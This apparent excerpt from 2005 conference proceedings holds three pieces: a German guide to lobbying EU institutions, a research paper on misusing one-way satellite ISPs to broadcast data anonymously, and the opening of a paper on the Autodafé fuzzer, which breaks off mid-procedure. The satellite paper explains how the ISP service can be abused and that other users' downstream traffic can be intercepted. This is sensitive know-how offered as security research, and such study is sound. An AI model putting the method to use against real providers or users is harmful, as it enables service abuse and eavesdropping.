Die Interessenvertreter agieren *horizontal*. Sie kooperieren und diskutieren mit relevanten Entscheidern aller Parteien und Ebenen. *Socialising* und politische Ideologien sind für sie primär instrumentell. Von den Beschränkungen des personen- und gemeinschaftsorientierten Stils mit einer Abgrenzung bzw. Abschottung zum politischen Gegner bleibt der Lobbyist frei. Horizontal kann freier agiert werden, weil um keine politische Ämter konkurriert wird. Es geht um die Sache.

1.3 Dokumente, Rechtsakte und andere Quellen

Es herrscht kein Mangel an Informationen über die Europäische Union. Die zahllosen redundanten Informationsdienste dienen vorrangig der Verankerung der Institutionen im Bewusstsein der Bürger. Interessanter ist die Bürokratie der Europäischen Union und ihre mehrsprachige Dokumentproduktion. Während auf der saturierten nationalen Ebene Gesetze geändert werden, steht EU-Recht im Zeichen der gemeinschaftlichen Erstregulierung[3].

Um von Vorhaben zu erfahren, sollten regelmäßig die Dokumentdatenbanken und Nachrichtendienste überprüft werden. Innerhalb eines Rechtssetzungsverfahrens entstehen in der EU zahllose Dokumente.

Positiv ist, dass die EU quasi-schwedischen Informationsfreiheitsstandards unterliegt. Trotzdem macht die Komplexität der Institutionen, der Verfahren und Entscheidungsgremien die EU ausgesprochen intransparent. Erfahrung und detektivisches Gespür sind nötig. Für Dokumente gibt es verschiedene europäische Datenbanken:

- Datenbank des EU-Parlamentes[4] und OEIL[5]
- Datenbank der Kommission für COM und SEC[6] und PRE-LEX[7]
- Registratur des Ministerrates[8]
- Verabschiedetes Recht: EUR-LEX[9]

[3] *Harmonisieren und Klarstellen* im EU-Sprech
[4] http://www.europarl.eu.int/registre/recherche/RechercheSimplifiee.cfm
[5] http://www.europarl.eu.int/oeil/
[6] http://europa.eu.int/comm/secretariat_general/regdoc/registre.cfm?CL=en
[7] http://www.europa.eu.int/prelex/apcnet.cfm?CL=en
[8] http://ue.eu.int/cms3_fo/showPage.asp?lang=EN&id=254&mode=g&name=
[9] http://europa.eu.int/eur-lex/lex/en/index.htm

Die kryptische Kennung[10] eines Vorganges zum Beispiel KOM(2005) 276 und der genaue Titel helfen, die zugehörigen Dokumente zu finden. Aus diesen Kennungen lässt sich zum Teil auch der damit befasste Akteur der Kommission ermitteln.[11]

Die Registratur des Ministerrates ist für die Freie Suche am besten geeignet. Keine dieser Datenbanken ist Google-indiziert, und die Dokumente lassen sich schwer wiederfinden. Deshalb sollte man immer relevante Dokumente z.B. auf einem ftp-Server spiegeln, und die Verweise über ein Wiki sammeln[12]. Registrierte und nicht verfügbare Dokumente können angefragt werden, was positiv oder abschlägig beschieden wird. In vielen Fällen führt die Registrierung dazu, dass etwa auch Schreiben Dritter an den Parlamentspräsidenten oder informelle Arbeitsdokumente verfügbar sind.

Wegen der prozeduralen Besonderheiten ist es früher oder später sinnvoll, sich mit den Verfahrensregeln zu befassen.[13] Die entsprechenden Helpdesks beantworten sehr gewissenhaft und neutral Fragen. Solche Antworten sind nützlich für die nationalen Ebene, weil Regierungsvertreter in den Parlamenten häufig eine bemerkenswerte Ahnungslosigkeit bzgl. der Verfahrensregeln[14] offenbaren. Das gilt vor allem für den Ministerrat[15] und dessen A- und B-Tagesordungspunkte.

2 Sich einbringen

2.1 Vorsicht Verhinderung!

Interessen, die am Verhandlungstisch fehlen, haben kaum Chance auf Berücksichtigung. Bei vielen Regulierungsvorhaben organisieren sich bald Gegenbewegungen. In der Softwarepatentfrage drängte man uns in diese Rolle. Der strategische Vorteil ist die Argumentation mit einer Bedrohungslage, die leicht Unterstützer mobilisiert. Der strategische Nachteil ist die Negativität der Vision. Wer Contra sagt, sagt es als Zweiter.

Die Verhinderungs- und Protestrhetorik hat geringen Charme für Entscheidungsträger, weil sie immer zum Stillstand anregt. Zu diesem inhärenten Konservatismus einer Protesthaltung tritt die Präsentation als unterlegene Partei. Wer mit den für Medienresonanz so attraktiven *big guy-small guy* Schemata spielt, darf sich nicht wundern, wenn er möglicherweise zu Unrecht als unterlegener *small guy* wahrgenommen wird, und er seinen Interessengegner erst zum *big guy* aufbläst. Alle Sympathie gilt den Schwachen, aber

[10] http://wiki.ffii.org/EuSymDemystEn
[11] http://europa.eu.int/comm/staffdir/plsql/gsys_tel.display_search?pLang=EN
[12] z.B. http://www.ffii.org/SwpatLegDocsEn
[13] http://europa.eu.int/eur-lex/lex/en/treaties/index.htm
[14] http://wiki.ffii.org/RulesOfProcedureEn
[15] http://europa.eu.int/smartapi/cgi/sga_doc?smartapi!celexapi!prod!CELEXnumdoc&lg=EN&numdoc=32004D0338&model=guichett

machtbewusste Akteure halten sich eher an Starke. Ein gefährliches Spiel, denn das Zweite ist die systemdominante Strategie. Es ist deshalb stets wichtig anzunehmen, dass sich eine Sache gewinnen lässt, und nichts zu verlieren ist. Ausserdem lässt sich das Spiel der Negativität beliebig umkehren.

2.2 Zugang

YourVoice[16] ist ein Portal der Kommission für Konsultationen. Die Liste der dort erwähnten Konsultationen ist in der Regel unvollständig, aber die einzelnen Generaldirektionen pflegen ihre eigenen, aktuelleren Konsultationsseiten, die von dort aus zu erreichen sind. Es gilt zu unterscheiden zwischen suggestiv gestalteten Meinungsumfragen und freieren Konsultationen, bei denen Stellungnahmen, mit zumeist vorgegebenen Fragen, zu einem Begleitdokument eingereicht werden dürfen. Je nach dem Charakter des Dokumentes können das allgemein gehaltene Interessenbekundungen oder substanzielle Änderungsvorschläge sein. Die Konsulationen sind Hinweise auf folgende Regulierungsvorhaben und ein Startzeichen für die eigene Lobbykampagne.

Der *Europäische Bürgerbeauftragte*[17] ist geeignet, sofern es um falsch angewandtes EU-Recht geht und der Dienstweg ausgeschöpft ist. Für Rechtssetzung ist der Bürgerbeauftragte in den meisten Fällen der falsche Ansprechpartner. Eine hohe Zahl an Eingaben bestätigt seine Funktion, aber die wenigen erfolgreich beschiedenen Fälle stellen sie in Frage. *Petitionen* an das Europäische Parlament[18] oder an die nationalen Parlamente sind dagegen eine gute Möglichkeit zu einer Eingabe, die als formaler Vorgang dem Petitionsausschuss vorliegt. Sie bieten sich vor allem dann an, wenn kein Zugang zum Parlament besteht. Es muss mit einer Bearbeitungszeit von sechs Monaten und länger gerechnet werden. Das kann bei laufenden Gesetzgebungsverfahren zu lang sein. Es ist stets besser sich direkt an Parlamentarier, vor allem die Berichterstatter und MdEPs aus den befassten Ausschüssen, zu wenden.

Europaparlamentarier haben einen relativ starren Terminkalender mit Sitzungen in Straßburg, in Brüssel und einer Präsenz in den Heimatwahlkreisen. In ihren Wahlkreisen gibt es regelmäßig Sprechstunden. An allen drei Orten sind Büros besetzt. Grundsätzlich lassen sich auch Termine in Brüssel oder nur mit den Mitarbeitern ausmachen. Neben den Möglichkeiten zur Abstimmung in Plenum und Ausschüssen, zum Einbringen von Änderungsanträgen, haben die Parlamentarier die Gelegenheit zu *Parlamentarischen Anfragen* an die Institutionen. Diese sind in der Regel recht oberflächlich verfasst, aber erzwingen offizielle Stellungnahmen. Für *Änderungsanträge* ("Richtlinienpatches") sind die MdEPs auf operationale Hilfe der Interes-

[16] http://europa.eu.int/yourvoice/consultations/index_en.htm
[17] http://wiki.ffii.org/EuroOmbudsmanEn
[18] http://www.europarl.eu.int/parliament/public/staticDisplay.do?id=49&language=EN

senvertreter angewiesen. Die Änderungsanträge sollten möglichst frühzeitig erarbeitet sein, da im Normalfall nach der ersten Lesung keine Möglichkeiten mehr bestehen.

Das Parlament hat kein Vorschlagsrecht, und es teilt sich die Rolle als Legislative mit dem Ministerrat (Vertreter der nationalen Regierungen). Die Kommission wurde nicht von ihm gewählt. Nationale Parlamente haben unzureichende Kontrollmöglichkeiten auf den intransparenten Ministerrat. Auch aus diesen institutionellen Gründen sind die europäischen Parlamentarier sehr aufgeschlossen. Fraktionszwang spielt eine untergeordnete Rolle und erstreckt sich in vielen Fällen auf eine fragile Loyalität zur nationalen Gruppe oder zum fraktionseigenen Berichterstatter respektive Spezialisten.

2.3 Lobbyumfeld

Eine große Bedeutung haben deshalb interfraktionelle Akteure. In der IT-Politik ist das z.B. die European Internet Foundation[19], die nach dem Modell ähnlicher Organisationen jenseits des Atlantiks gestaltet ist. Eine vergleichbare Einflussnahme, auf die Kommission gerichtet, geht von Lobbyaggregatoren wie den Friends of Europe[20] aus. Diese Beispielakteure haben in vergangenen IT-Regulierungsvorhaben einen großen Einfluss ausgeübt.

Die EIF versammelte in den letzten Jahren verschiedene parlamentarische Kernakteure aus den Ausschüssen zu einer quasi-konspirativen Allianz. Unabhängig von der Übereinstimmung ist es hilfreich, die Websites und Agenda solcher Vereinigungen oft zu überprüfen.

Das gilt auch für die Websites anderer involvierter Lobbygruppen - der regelmässige Google-Ritt ist ein Muss. Für Lobbyingtransparenz bzgl. amerikanischer Akteure ist Sourcewatch[21] eine gute Quelle. Viele Lobbyisten sind beim europäischen Parlament namentlich akkreditiert.[22] Unter Kommissar Kallas arbeitet die EU an einer neuen Transparenzinitiative[23].

Erfahrungsgemäß hilft es, fremde Lobbyingaktivitäten in einem Wiki umfangreich zu dokumentieren[24]. Traditionelle Lobbyisten können mit Netzöffentlichkeit kaum umgehen. Bei diskretionsgewohnten Akteuren führte unerwartete Transparenz zu spektakulären lobbyistischen Fehlschlägen.[25]

Die Kunst der Informationsbeschaffung garantiert unschätzbare Vorteile. Eine Überlegenheit können gerade jene ausspielen, die sich gut mit dem Rechner auskennen und z.B. ihre Unix-Toolchain beherrschen. Herkömmliche Interessenvertreter unterliegen in einem asymetrischen Interessenkampf und müssen sich regelmäßig von Amateuren vorführen lassen.

[19] http://www.eifonline.org
[20] http://www.friendsofeurope.org
[21] http://www.sourcewatch.org
[22] http://www.europarl.eu.int/parliament/expert/lobbyAlphaOrderByOrg.do?language=EN
[23] http://europa.eu.int/comm/commission_barroso/kallas/transparency_en.htm
[24] http://wiki.ffii.org/index.cgi?action=plugin&plugin_name=SiteMap (langsam)
[25] z.B. die Fälle Hunzinger 2002 oder Wier (MS Denmark) 2005.

Anonymous Data Broadcasting by Misuse of Satellite ISPs

An open-source project to develop a tool for broadband satellite broadcasts

Sven Löschner

Anonymous Data Broadcasting by Misuse of Satellite ISPs

André Adelsbach, Ulrich Greveler and Sven Löschner
Horst Görtz Institute for IT Security
Ruhr-University Bochum
e-mail: {andre.adelsbach, ulrich.greveler, sven.loeschner}@rub.de

December 1, 2005

Abstract

Satellite ISPs connect users to the Internet by means of satellite communication. In this paper we discuss how to *misuse* satellite ISPs to allow any subscribed user to broadcast arbitrary content to a group of anonymous receivers. Exploiting the fact that the satellite downstream signal, containing the data requested by a user, is not only sent to this specific user only, but can be received in the whole footprint of the satellite we show how to broadcast certain data for an unlimited number of potential receivers. We conclude with open issues and future strands of work, such as sender anonymity.

1 Introduction

A satellite is a specialised wireless transmitter placed in terrestrial orbit for diverse purposes such as weather forecasting, television broadcast, radio communications, Internet access and GPS positioning. Satellites can receive and re-transmit thousands of signals simultaneously, from simple digital data to television programmes. Especially, in low-infrastructure areas they provide an interesting alternative, e.g., for high-speed access to the Internet, because they provide high data rates and cover very large areas with comparably low efforts.

The data packets in the downstream are broadcasted which makes it easy to receive the data of all users, not only the data packets for a specific user. Every person owning a DVB-S card and a digital enabled satellite dish is able to intercept all the data packets sent by the satellite. There are publicly available tools to watch data stream information in human readable form [7]. Moreover, interception of unsecured satellite signals for intelligence purposes is on the public agenda since the nineties [2].

Our Contribution In this paper we describe a way how an end-user can use (or *mis*-use) an satellite ISP to anonymously broadcast large amounts of data. The only pre-requisite for the sender is an ISP subscription and some necessary hardware (DVB-card, satellite dish). The anonymous receivers only need this hardware, there is no requirement for a subscription or Internet access at all.

Related Work The first proposal for anonymous (Internet) communication was published by David Chaum [3]. In his work so-called MIX servers are described that use layered encryption for cascading information via several servers in a way that an attacker cannot trace messages to a certain sender or receiver as long as he cannot control all the servers in the MIX network. Another approach for anonymous network communication is based on the peer-to-peer paradigm. A well-known system in this context is *Crowds* by Reiter and Rubin [9]. Here, http-requests are relayed via a chain of participating users' computers before being sent to the target web server. Responses are relayed backwards via the same chain to the anonymous user. *FreeHaven* [5] and *Freenet* [4] are distributed systems for anonymous and persistent data storage being robust against attempts to find and delete any stored data. *Tarzan* [6] is a fault-tolerant peer-to-peer anonymous IP network overlay being transparent to applications. Many other proposals regarding anoymous Internet communication can be found in [8].

2 Satellite ISPs

Satellite based ISPs come in two flavours:

- **One-Way:** In this lower cost variant, the satellite only handles the data downstream to the user with outbound data travelling through a telephone modem taking care of the low-bandwidth traffic from the user to the ISP. Most users only desire a high download bandwidth while they accept a rather small uplink capacity so this hybrid solution satisfies their needs.

- **Two-Way:** The more expensive two-way option lets the user have a satellite transmitter entity at their site that enables two-way communication with high bandwidth for up-link and down-link.[1] This option is more suitable for companies connecting their remote branches to a data network.

In this work we focus on the one-way variant, because it is more common for standard users today.[2] To illustrate how one-way satellite-based ISPs

[1] Note, that the up-link bandwidth is commonly still smaller than the down-link bandwidth.

[2] However, we want to stress that our proposal is even more suitable for two-way satellite communication, as the ISP has to broadcast all packets via the satellite down-link.

operate, consider the setting, where a user wants to download a MP3 file from some web server. A user establishes a small bandwidth dial-up Internet connection, e.g., an ISDN line, to the ISP. In order to initiate a download a request is sent through the dial-up line to an ISP proxy server, which relays the request to the desired destination. The reply coming from the server (e.g., the requested file) is re-routed by the satellite ISP so that it will not come back to the user's PC through the dial-up line. Instead it is encapsulated together with the user's specific IP address into a signal based on the DVB standard and the ISP ground station relays it to the satellite. The satellite broadcasts it back to the user who is running a piece of software on his PC which completes the TCP communication transparently to the application or operating system. Due to the broadcast character of satellite, the signal dedicated for this user can be received by anyone in the footprint of the satellite. In following section we describe how to (mis-)use a satellite ISP to broadcast to a large set of anonymous receivers.

3 Anonymous Data Broadcasts

Our basic idea is quite trivial, but very effective: we exploit the fact, that the satellite downstream, containing the data requested by the user, can be received in the whole footprint of the satellite. To broadcast certain data, e.g., a MP3 file, the sender first sends it to a dedicated server, which is connected to the Internet. Then the sender requests this data over the satellite ISP, which results in the data being broadcasted by the satellite ISP. The potential receivers simply listen to the satellite broadcast and filter the data, e.g., by implicit addresses.[3] Obviously, this system achieves unconditionally strong receiver anonymity due to the nature of a broadcast channel.

Our system works immediately if the satellite ISPs does not encrypt the broadcasted data. If the satellite ISP encrypts the satellite downstream using individual keys for each user, the system works as well, but is more involved: in this case the sender has to publish his session key, such that it is anonymously accessible by the receivers and enables receivers to decrypt the user's part of the satellite downstream. We cannot go into the details of this, because it strongly depends on the actual implementation of the ISP proxy software and would require illegal reverse engineering of this software. Fortunately, this effort is not necessary, as long as there are satellite ISPs which do not encrypt the satellite downstream (see e.g., [1]).

In the following we will discuss selected details of our proposal and how we implemented them in our Java prototype.

[3] An implicit address is an address, which allows nobody but the actual addressee to recognize that some message is addressed to him. Implicit addresses may be achieved by means of encryption of the broadcasted data, which, at the same time, achieves confidentiality of the broadcasted data.

Sender and Server The prototype of our sender first prepares the file the user wants to broadcast. Preparation involves splitting the file into chunks of constant size and encrypting each chunk. For encryption we use the Bouncy Castle crypto package [10], which offers a large variety of crypto algorithms. In particular, our prototype uses symmetric AES encryption, which may also serve as an invisible implicit address. For the first prototype we decided to add an explicit address, because it allows receivers to filter more efficiently (see below).[4] Key management is currently not implemented, i. e., we require that the sender and the receivers have exchanged a key beforehand.

Using standard HTTP(S), the sender uploads the encrypted chunks to the server (Fig. 1, step 1). For the upload functionality and sender GUI we extended the *Winie* network utility. This tool has been developed by W3C and is tailored to putting, getting and deleting files on a Jigsaw web server using the Jigsaw client side API [11]. The server is implemented on top of the W3C open source Jigsaw web server platform. We selected Jigsaw because it is lightweight, completely implemented in Java and has a modular architecture. The latter makes it very easy to extend the server's functionality: Using its `HeaderFilter`-class we can easily add the specific receiver ID to the HTTP-header.

After successful upload, indicated by a positive acknowledgement, the user can initiate the broadcast of his data. When the user clicks the *start broadcast*-button the sender software initiates the broadcast by sending a HTTP-request for his uploaded packets to its local proxy (Fig. 1, step 2), which forwards it to the ISP proxy via the dial-up connection (Fig. 1, step 3). The proxy of the ISP forwards the request to the server (Fig. 1, step 4). When the server receives the HTTP-request it answers by sending the requested packets to the ISP's proxy (Fig. 1, step 5). Now the satellite ISP forwards these packets to the satellite (Fig. 1, step 5), which broadcasts these packets encapsulated in a DVB stream (Fig. 1, step 7).

Receiver The receiver prototype uses the *jpcap* class package to capture IP packets from the DVB network interface, as provided by the tool *dvbnet*. Using this package the receiver software filters the IP packets being received on the DVB network interface by the IDs associated with the receiver. Captured packets are decrypted and temporarily stored. When all chunks have been received, they are joined again, which yields the complete file.

4 Conclusion and Future Directions

In this paper we proposed a practical way to achieve low-cost satellite broadcasts by *misusing* a satellite ISP. A first proof-of-concept prototype implementation was presented. Possible applications include file sharing, Internet radio or instant messaging.

[4] The price we have to pay for this is that broadcasts to the same group of receivers become linkable.




Figure 1: Anonymous data broadcasts via satellite

There are several open issues, which have to be addressed in future work. While unconditionally strong receiver anonymity follows trivially by the nature of a broadcast channel, achieving *sender anonymity* is more involved and requires a more advanced system design: one idea is to run a common server, where potential senders upload their encrypted data packets via some traditional point-to-point anonymizer. Now, instead of requesting its own packets, each sender requests *random* packets from the server, i. e., the party requesting a certain packet and, thereby initiating its broadcast, is different from the originator of this packet. This guarantees that nobody - not even the server - can tell who is the originator of a specific packet.[5] We consider this issue to be an important and challenging strand of future work. Another technical hurdle, requiring further attention is the high error rate of a broadcast downstream. Here, we need adequate redundancy to achieve robust broadcasts while causing minimal overhead. A related technical hurdle is that part of the requested data is returned via the low latency point-to-point dial-up (e.g., ISDN) connection, without being broadcasted. This problem may be solved by not acknowledging packets received over the dial-up connection, but requires further attention. For the future we pro-

[5]Obviously, the sender anonymity set only consists of those ISP customers requesting packets from this server and is significantly smaller than the receiver anonymity set.

pose an open-source project to continue the development of our prototype. If you are interested in the future development of this system feel free to contact us.

References

[1] Andre Adelsbach and Ulrich Greveler. Satellite communication without privacy – attacker's paradise. In Hannes Federrath, editor, *Sicherheit*, volume 62 of *LNI*. GI, 2005.

[2] Duncan Campbell. Interception capabilities 2000. Report to the Director General for Research PE 168.184, European Parliament, 1999.

[3] David Chaum. Untraceable electronic mail, return addresses, and digital pseudonyms. *Communications of the ACM*, 4(2), February 1981.

[4] Ian Clarke, Oskar Sandberg, Brandon Wiley, and Theodore W. Hong. Freenet: A distributed anonymous information storage and retrieval system. In *Proceedings of Designing Privacy Enhancing Technologies: Workshop on Design Issues in Anonymity and Unobservability*, pages 46–66, July 2000.

[5] Roger Dingledine, Michael J. Freedman, and David Molnar. The free haven project: Distributed anonymous storage service. In H. Federrath, editor, *Proceedings of Designing Privacy Enhancing Technologies: Workshop on Design Issues in Anonymity and Unobservability*. Springer-Verlag, LNCS 2009, July 2000.

[6] Michael J. Freedman and Robert Morris. Tarzan: A peer-to-peer anonymizing network layer. In *Proceedings of the 9th ACM Conference on Computer and Communications Security (CCS 2002)*, Washington, DC, November 2002.

[7] GNU General Public License. Dvbsnoop: a DVB / MPEG stream analyzer program. `http://dvbsnoop.sourceforge.net`.

[8] Free Haven Project. Anonymity bibliography. `http://www.freehaven.net/anonbib/bibtex.html`.

[9] Michael Reiter and Aviel Rubin. Crowds: Anonymity for web transactions. *ACM Transactions on Information and System Security*, 1(1), June 1998.

[10] The Legion of the Bouncy Castle. Bouncy castle crypto APIs. `http://www.bouncycastle.org/`.

[11] W3C. Jigsaw - W3C's Server. `http://www.w3.org/Jigsaw/`.

Autodafé: An Act of Software Torture

Presentation of an innovative buffer overflow uncovering technique called "Fuzzing by

Martin Vuagnoux

Autodafé: an Act of Software Torture

Martin Vuagnoux
Swiss Federal Institute of Technology (EPFL) – LASEC
martin.vuagnoux@epfl.ch

October 1, 2005

Abstract

Automated vulnerability searching tools have led to a dramatic increase of the rate at which such flaws are discovered. One particular searching technique is fault injection – i.e. insertion of random data into input files, buffers or protocol packets, combined with a systematic monitoring of memory violations. Even if these tools allow to uncover a lot of vulnerabilities, they are still very primitive; despite their poor efficiency, they are useful because of the very high density of such vulnerabilities in modern software. This paper presents an innovative buffer overflow uncovering technique, which uses a more thorough and reliable approach. This technique, called "fuzzing by weighting attacks with markers", is a specialized kind of fault injection, which does not need source code or special compilation for the monitored program. As a proof of concept of the efficiency of this technique, a tool called *Autodafé* has been developed. It allows to detect automatically an impressive number of buffer overflow vulnerabilities.
keywords: fuzzer, buffer overflow, weighting attacks with markers technique, fault injection, autodafe.

1 Introduction

1.1 Buffer Overflows

When programming in a high-level language, like C, variables are declared using data type. These data types can range from integer to characters to custom user-defined structures. One reason this is necessary is to properly allocate space for each variables. C assumes that the programmer is responsible for data integrity. If this responsibility was shifted to the compiler, the resulting binaries would be significantly slower (Java, Perl, Python, C#, etc.), due to integrity checks on every variable. Also, this would remove a significant level of control from the programmer. This feature increases the programmer's control and the efficiency of the resulting programs. But it can also reduce the reliability and the security of the programs. If a programmer want to write ten bytes of data in a buffer of only two bytes of memory space, the compiler will consider this action as allowed even if it will crash the program. This is known as a *buffer overflow*, since extra bytes of data are written after the allocated space of memory.

Nowadays, the term buffer overflow has become synonymous with vulnerability or flaw, because it is sometimes possible to use buffer overflows to overwrite critical pieces of data in programs and take control of a process/computer. Poorly constructed software programs may have weaknesses such as stack overflows, heap overflows, integer overflows, off-by-one overflows, and format string bugs. For more information about buffer overflows, we recommend [9], [12], [17] and [19].

1.2 Structure of this paper

In this paper, we first explain in Section 2 how buffer overflows are currently discovered. We will present four different techniques, with their pros and cons. Section 3 then describes more precisely the technique of *fuzzing* or fault injection. Section 4 presents a more reliable approach by using a technique called "fuzzing by weighting attacks with markers". We finally present a proof of concept of this technique, a tool called *Autodafé* which allows to automatically uncover an impressive number of buffer overflow vulnerabilities.

2 Uncovering buffer overflows

Contrary to popular belief, it is nearly impossible to determine if vulnerabilities are being identified and disclosed at an increasing or decreasing rate. According to the CERT[5] the number of disclosed vulnerabilities each year is:

2000	2001	2002	2003	2004	2005
1,090	2,437	4,129	3,784	3,780	2,874[1]

Table 1: Number of disclosed vulnerabilities per year

During the first semester of 2005, 15.75 vulnerabilities were disclosed every day. Approximately one third concerned buffer overflows. In order to uncover buffer overflows, roughly four techniques are used by automated tools. They follow chronologically the production of programs software.

2.1 Static Analysis

2.1.1 Automated Source Code Analysis Tools

At the beginning, a program software is a source code. Functions in the standard C library such as `strcpy` do not perform automatically array-bound checks. Programs using these weak functions[2] have the possibility to suffer from the buffer overflow vulnerability. By having access to the source code, an auditor is able to check if weak functions are used. Syntactic analyzers like RATS[18], Flawfinder[24] or Splint[23] can uncover these kind of vulnerability.

[1] This is the number of disclosed vulnerabilities during the first semester of 2005 only.

[2] printf, vprintf, vsprintf, wprintf, vwprintf, vswprintf, sprintf, swprintf, fprintf, fwprintf, getenv, strcat, strncat, strcpy, strncpy, stpcpy, memcpy, memccpy, bcopy, memmove, gets, system, popen, scanf, sscanf, fscanf, vfscanf, vsscanf, realpath, fgets, etc.

In general, the current set of automated static analysis tools is lacking when it comes to uncover the relatively complicated vulnerabilities found in modern software.

2.1.2 Automated Binary Code Analysis Tools

Sometimes source code is not available. Automated binary code analysis is still possible using machine language or dynamic library calls. Currently, there is no completely security oriented tool able to detect buffer overflows. Tools like Objdump[15] or APISpy32[21] give a list of the called functions, which can be unsafe.

Generally, Most of the work is done by decompilers like IDA[7] and a long and hard manual work.

2.2 Dynamic Analysis

2.2.1 Automated Running Analysis Tools

If the binary code is available, executing software programs can significantly reduce the work of an auditor. Indeed running programs software gives access to the reachable i.e. useful portion of code. Tools such as Valgrind[13] allow to highlight bad memory management: double freed, unfreed chunks of memory and calls of unsafe functions. Debuggers like GDB[16], Ollydbg[25], Strace[14], or Ltrace[6] are very efficient too, but they are not only security oriented and the work still close to a manual approach.

2.2.2 Fault Injection

Fault injection or *fuzzing* is not completely independent technique. Fault injection is normally combined with automated running analysis tools in order to simulate the use of targeted programs software. The word fuzzing comes from fuzz[3], the first fault injection tool dedicated to uncover buffer overflows. This naive but efficient approach for finding buffer overflows is simply to supply long arguments or inputs to a program and see what happens. Fuzzers like Spike[2] and Peach[8] are both available for this task. Other tools like PROTOS[20] or Security Bug Catcher[22], much closer to fault injection than fuzzing are more complex. Using a complete description of a protocol and an automated finite state machine of the program, they are able to detect if sensible states like authentication can be avoided. Thus, if an authenticated procedure is avoided due to buffer overflow or design error, this kind of tool can detect it. Unfortunately, these tools must have a complete description of protocols and states of audited programs software which represents a hard and long manual work.

3 Fuzzing

Black box testing with fault injection and stress testing i.e. fuzzing is an approach whereby an auditor uses sets of scripts designed to feed a program various inputs, different in size and structure. It is usually possible to specify how this input should be constructed and maybe how the tool should change it according to the program's behavior.

The first fuzzer fuzz[3], created in 1990 by Miller, Fredriksen and So, is basically a stream generator of random characters. It produces a continuous string of characters on its standard output file. Tested on ninety different utility programs on seven versions of UNIX, it was able to crash more than 24% of them. In 1995 Miller and Al[10]. revisited the experiment trying to categorize the cause of these failure and compared GNU software with commercial software. In 2000 Miller and Forrester[4] tried to fuzz thirty GUI-based Windows NT applications using stream generator and random Windows messages. They were able to crash 21% of these applications.

Random testing can be considered too trivial to be reliable. Indeed, programs software use protocols. E.g. ssh servers intend to receive at the beginning a version string:

```
SSH-1.99-openSSH_4.2
```

If the fuzzer is only able to send random characters, the probability to obtain a valid version string which passes the check is close to zero. In a paper[1] published in 2002, Dave Aitel describes an effective method, called Block-Based Protocol Analysis, implemented in Spike[2], the most used fuzzer. Protocols can be decomposed into length fields and data fields: consider the case where an auditor wants to send a long character string to a web server, it is not enough to simply modify a captured request by replacing a variable with a longer string. The auditor must also update the *Content-Length* field in the HTTP header (POST). Block-Based Protocol Analysis allows the auditor to create blocks of data binded to length variables. Thus if the size of a block of data is modified, due to string substitution, the fuzzer is able to recalculate the correct size and send a request with a correct length value[3]. Moreover, this technique permits a complete description of protocols, delimiting fixed strings and variables.

With a block-based description of protocols, fuzzers can drastically reduce the size of the potential space of inputs.

3.1 Potential Space of Inputs

The cardinality of the potential space of inputs defines the complexity of fault injectors: fuzzers basically substitute variables for smaller, bigger and malformed strings or values. By using a random character string generator, Fuzz owns an infinite potential space of inputs. In order to reduce the complexity, most advanced fuzzers combine three techniques:

Partial description of protocols. In order to omit useless tests. See ssh example above.

Block-Based protocols analysis. This technique permits to recalculate length fields after substituting data. See HTTP example above.

Library of substituted strings or values. Substituting variables with random values is irrelevant. By using a library of finite substituted strings or values drastically reduces the size of the potential space of inputs. E.g.

[3]Sending a request with a wrong size can highlight vulnerabilities called *Integer overflows*. Fuzzers should be able to test this kind of flaw too.

in order to highlight *format string bugs*, only a few character strings are tested, containing all the interpreted sequences[4]

Thus, the complexity of a fuzz test can be defined by the number of substitution:

$$Complexity = LF$$

Where L is the number of substituted strings or values contained in the library and F is the number of fuzzed variables. Spike uses a library with 681 entries in version 2.9 but for deep analysis, the number of entries in the library of substituted strings or values should be much bigger (dozens of thousands).

Although these optimizations increase the efficiency of fuzzers, the size of the potential space of inputs still needlessly wide. In order to affect the complexity, both L and F can be reduced. Bringing down the size of the library of substituted strings or values L is not relevant. Each entries in L is based on the discovery of a buffer overflow. Omitting entries can make the fuzzer less effective. However, limiting or arrange the fuzzed variables F could dramatically reduce the complexity.

4 Weighting Attacks with Markers Technique

This technique is used to reduce the complexity of fuzzers. If L is composed of dozens of thousands entries, removing one input in F is profitable. So, if an auditor has access to the program software (grey-boxing), he can use tracers or debuggers to obtain more information for his fuzzing.

Definition 1 (Tracer) *A tracer is a debugger able to list every dynamically called function of a program software. By combining runtime analysis tool with fuzzer, it is possible to know when unsafe functions like* `strcpy` *are used. Moreover if a vulnerability is discovered, debug functions can be used to detail the cause.*

Definition 2 (Marker) *Using unsafe functions is critical when theirs arguments can be modified/controlled by users. Every character string or value controlled by users (locally or remotely) is considered as a marker.*

4.1 Procedure

Basically, the paradigm is to analyze automatically how markers are used by the targeted program software. If a marker i.e. a controlled string or value, is used as an argument by a unsafe function, its weight increases. Then markers are tested according to theirs weight.

1. A partial description of the audited protocol is given to the fuzzer using a block-based protocol language. Every canonical element is considered as a marker.

2. The fuzzer uses this description to simulate a normal (previously captured) communication with the targeted program software.

[4]Interpreted sequences are used by libc functions like printf to describe printable arguments. For example, strings are defined by "%s" and integers by "%d".

3. The tracer receives from the fuzzer a list of markers and runs the targeted program software.
4. The tracer analyses the execution of the targeted program software in order to detect if unsafe functions use markers.
5. If a marker is used by unsafe functions, the tracer gives a bigger weight to the marker and communicate its results to the fuzzer.
6. According to the weight of markers, the fuzzer classify which markers should be tested. Markers which do not use vulnerable functions are not fuzzed during the first pass.
